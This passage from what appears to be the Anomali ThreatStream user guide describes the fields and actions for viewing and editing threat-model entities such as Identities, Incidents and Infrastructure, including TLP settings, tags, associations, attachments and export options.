Aliases	Enter other names that this Custom Object is known by. For example, Axiom is also known as Elderwood and Shell Crew.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Custom Object. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Custom Object can add or delete source locations.

Field	Description
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Custom Object. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Custom Object can add or delete target locations.
Target Industry	Select target industries associated with the Custom Object. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Custom Object can add or delete target industries.
Custom Fields	Add, edit, or remove custom fields by modifying the JSON code associated with the Custom Object.  Note: Modifications must result in valid JSON format. You cannot save the Custom Object if the Custom Fields section contains invalid JSON code.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved.  Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description.  Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	


Field	Description
Observables	Create associations with the Custom Object.
Threat Bulletins	To create associations with this Custom Object: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . The associations have been created.
Actors	
Attack Patterns	
Campaigns	
Courses of Action	
Custom Threat Models	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	

Field	Description
Investigations	Investigations associated with the Custom Object. To remove the Custom Object from an investigation, click on the investigation of your interest and delete the Custom Object from the investigation page. See "Managing Entities on the Table View " on page 939 for details.
Attachments	
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.



Note: **Visibility** is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See "[Reviewing Threat Model Entities for Publication](#)" on page 581 for more information.

Viewing Identity Details



1 Summary

Summaries contain high-level information, such as the Identity title, the user who created the Identity, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Identity details. For more information, see "[Editing Identities](#)" on page 701.
- **Assign User:** Assign the Identity to a user in your organization for further work on the entity.
- **Publication workflow:** Move the Identity through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish.

For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).



Note: Identities can only be assigned the visibility setting My Organization upon publication.

- **Add to Investigation:** Add the Identity to a new or existing investigation. When adding an Identity to an investigation, you can additionally add observables associated with the Identity to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.
- **Delete:** Delete the Identity. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a private copy of the Identity . For more information, see ["Cloning Threat Model Entities" on page 593](#)
- **Export IOCs to CSV:** Export observables associated with the Identity in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.
- **Export to PDF:** Export the Identity in PDF format. See ["Exporting Threat Model Entities in PDF Format" on page 597](#) for more information.
- **Create Report:** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports" on page 597](#) for more information.


3 Attributes

Attributes may include Tags, Intelligence Initiative, Feed, Source Created, Source Modified, Source Locations, Target Locations, Target Industry, Identity Class, Sectors, Roles, and Contact Information.

For a complete list of fields and definitions, see ["Editing Identities " on page 701](#).

To assign an intelligence initiative to an Identity entity:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Identity entity.
3. Click **Add**.



ATTRIBUTE TO INTELLIGENCE INITIATIVE

☒ Adversary Monitoring

☐ Brand Monitoring

☐ Phishing

Cancel Save

4 Description

Full text description of the Identity.

5 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Identity. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Identity.

9 Notes

STIX 2.1 notes associated with the Identity.

10 History


When a change is made to an Identity, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Identity, the organization name is shown in the log entry; all other organization names are hidden.

11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards"](#) on page 61.



- **Like:** Tell the Anomali community if you like or dislike the intelligence.

- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream" on page 88](#).

13 Export

- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports" on page 597](#) for more information.
- **Share via Email:** Share the identity with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email" on page 589](#) for more information.
- **Export IOCs to CSV:** Export observables associated with the identity in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.
- **Export to STIX:** Export the identity in STIX format. See ["Exporting Threat Model Entities in STIX Format" on page 607](#) for more information.


Editing Identities

Identities created by your organization can always be edited.

To edit an Identity:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Identity you want to edit.


3. Click **Actions > Edit**.



4. In edit view, make changes to any of the fields listed below.




Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Identity. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.

Field	Description
Title	Enter a meaningful name for the Identity . Identity titles are associated with your organization. Therefore, you cannot create two Identities with the same title within your organization. However, two Identity samples with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note:

Field	Description
	 - Identities can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. - Tags must be 2,000 characters or less. - You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Identity. Click Add Intelligence Initiative to add an intelligence initiative to the Identity.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Identity. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Identity can add or delete source locations.

Field	Description
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Identity. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Identity can add or delete target locations.
Target Industry	Select target industries associated with the Identity. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Identity can add or delete target industries.
Identity Class	The type of entity that this Identity describes—Class, Group, Individual, Organization, System, or Unspecified.
Sectors	Add industry sectors to which this Identity belongs.
Roles	List roles that this Identity performs (e.g., CEO, Domain Administrators, Doctors, Hospital, or Retailer).
Contact Information	Enter contact information (e-mail, phone number, etc.) for this Identity.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved.  Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description.  Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	


Field	Description
Observables	Create associations with the Identity.
Import Sessions	To create associations with this Identity: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . The associations have been created.
Threat Bulletins	
Actors	
Attack Patterns	
Campaigns	
Course of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Identity. To remove the Identity from an investigation, click on the investigation of your interest and delete the Identity from the investigation page. See "Managing Entities on the Table View " on page 939 for details.

Field	Description
Attachments	
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information.

Viewing Incident Details



1 Summary

Summaries contain high-level information, such as the Incident title, the user who created the Incident, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Incident details. For more information, see ["Editing Incidents" on page 713](#).
- **Publication workflow:** Move the Incident through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Add to Investigation:** Add the Incident to a new or existing investigation. When adding an Incident to an investigation, you can additionally add observables associated with the Incident to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will

see "Analyst" in all fields that would otherwise display an organization or user name.

- **Delete:** Delete the Incident. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a private copy of the Incident. For more information, see ["Cloning Threat Model Entities" on page 593](#)


3 Attributes

Attributes may include Tags, Visibility, Intelligence Initiative, Feed, Status, Aliases, Start Date, End Date, Victims, Source Locations, Target Locations, Target Industry, Activity Dates, Intended Effects, Source Created, and Source Modified.

For a complete list of fields and definitions, see ["Editing Incidents" on page 713](#).

To assign an intelligence initiative to an Incident:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Incident.
3. Click **Add**.



4 Description

Full text description of the Incident.

5 Associations

Associated observables, Threat Model entities, Import Sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Incident. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to

investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Incident.

9 Notes

STIX 2.1 notes associated with the Incident.

10 History

When a change is made to an Incident, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Incident, the organization name is shown in the log entry; all other organization names are hidden.


11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.

- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards"](#) on page 61.



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream"](#) on page 88.

13 Export


- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports"](#) on page 597 for more information.
- **Share via Email:** Share the Incident with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email"](#) on page 589 for more information.
- **Export IOCs to CSV:** Export observables associated with the Incident in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.
- **Export to STIX:** Export the Incident in STIX format. See ["Exporting Threat Model Entities in STIX Format"](#) on page 607 for more information.

Editing Incidents

Incidents created by your organization can always be edited.

To edit an Incident:


1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Incident you want to edit.
3. Click **Actions > Edit**.



4. In edit view, make changes to any of the fields listed below.


Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Incident. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.

Field	Description
Title	Enter a meaningful name for the Incident. Incident titles are associated with your organization. Therefore, you cannot create two Incidents with the same title within your organization. However, two Incidents with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note:

Field	Description
	 - Incidents can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. - Tags must be 2,000 characters or less. - You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Intelligence initiatives associated with the Incident. Click Add Intelligence Initiative to add an intelligence initiative to the Incident.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Status	Select a status for the Incident and (optionally) enter a description for the Incident in free-form text.
Start Date	Specify the time when this Incident was created on ThreatStream. Click Now to use the current time.
End Date	Specify the date and time when this Incident ended (if it is known). If the Incident is still active, an end date field can be left empty. Click Now to use the current time.

Field	Description
Victims	Select industries or groups that the Incident may have impacted. You can add multiple victims.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Incident. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Incident can add or delete source locations.
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Incident. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Incident can add or delete target locations.
Target Industry	Select target industries associated with the Incident. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Incident can add or delete target industries.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved. Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description. Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	

Field	Description
Observables	To create associations with this Incident: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . Associations have been created.
Threat Bulletins	
Actors	
Attack Patterns	
Campaigns	
Courses of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Incident. To remove the Incident from an investigation, click on the investigation of your interest and delete the Incident from the investigation page. See "Managing Entities on the Table View " on page 939 for details.
Attachments	


Field	Description
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.
Activity Dates — Intended Effects	

Field	Description
Activity Dates	If available, add a start and end dates to record the activity for the Incident. To add an activity date: - Click Actions > Add. - Enter a start date and end date in the corresponding fields. - Click Add. The activity date has been added.
Intended Effects	Add the intended effects from the drop-down list. This list is derived from the Vocabulary Items in IntendedEffectVocab-1.0 STIX Vocabularies Schema. To add an intended effect: - Click Actions > Add. - Select a type from the Choose Type drop-down list. Optionally, specify a description for the type in the Description field. - Click Add. The intended effect has been added.



Note: **Visibility** is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information.

Viewing Infrastructure Details



1 Summary

Summaries contain high-level information, such as the Infrastructure title, the user who created the Infrastructure entity, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Infrastructure entity details. For more information, see ["Editing Infrastructure" on page 726](#).
